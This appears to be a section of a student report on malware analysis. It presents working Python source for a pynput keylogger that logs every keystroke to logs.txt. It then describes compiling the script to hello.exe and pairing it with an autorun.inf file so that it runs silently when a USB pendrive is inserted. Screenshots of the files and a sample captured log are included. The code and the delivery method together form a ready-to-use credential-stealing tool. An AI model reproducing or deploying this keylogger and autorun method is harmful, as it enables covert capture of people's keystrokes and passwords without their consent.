

5.1 REVERSE ENGINEERING AND MALWARE ANALYSIS

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KEYLOGGER

This is a type of malware which is installed indirectly by other malware or installed directly by malicious hacker. This malware will log all the keystrokes entered by the users in the pc or will log the keystrokes only when particularly entering the credentials.

CODE:

The below code is a pendrive keylogger which will record the keystrokes when the keylogger installed pendrive inserted into a computer.

```
import pynput
from pynput.keyboard import Key, Listener

word_counts = 0
keys = []
def on_press(key):
    global word_counts, keys
    keys.append(key)
    word_counts += 1
    print(f'{key} pressed')
    if word_counts >= 5:
        word_counts = 0
        write_file(keys)
        keys = []

def write_file(key_arr):
    with open("logs.txt", "a") as f:
        for key in key_arr:
            ke = str(key).replace("'", "")
            if ke.find("space") > 0:
                f.write('\n')
            #Finding other Keys
            if ke.find("Key") == -1:
                f.write(ke)

def on_release(key):
    if key == Key.esc:
        return False

with Listener(on_press=on_press, on_release=on_release) as
```


```
listener:
    listener.join()
```

SCREENSHOTS:

The above written code is converted into a executable file with the help of “auto-py-to-exe” software and saved as hello.exe.

Name	Date modified	Type	Size
autorun.inf	26-06-2023 05:55 PM	Setup Information	1 KB
hello.exe	26-06-2023 05:55 PM	Application	6,770 KB


Autorun.inf is a type of file which will automatically run the instruction given in that file. Here we give a instruction to run the hello.exe which is our keylogger.



After inserting the pendrive the code will run automatically and records the keystrokes and will be saved in a text file named log.txt.

Name	Date modified	Type	Size
autorun.inf	26-06-2023 05:55 PM	Setup Information	1 KB
hello.exe	26-06-2023 05:55 PM	Application	6,770 KB
logs.txt	27-06-2023 05:35 PM	Text Document	1 KB

The log file will look like this:



A screenshot of a text editor window with a dark theme. The window has a title bar at the top with a file icon, the name 'logs.txt', a close button (X), and a new file button (+). Below the title bar is a menu bar with 'File', 'Edit', and 'View' options. The main text area contains the text 'hi how are you' on four separate lines. A vertical cursor is positioned at the end of the first line, after the 'i' in 'hi'.

```
hi  
how  
are  
you
```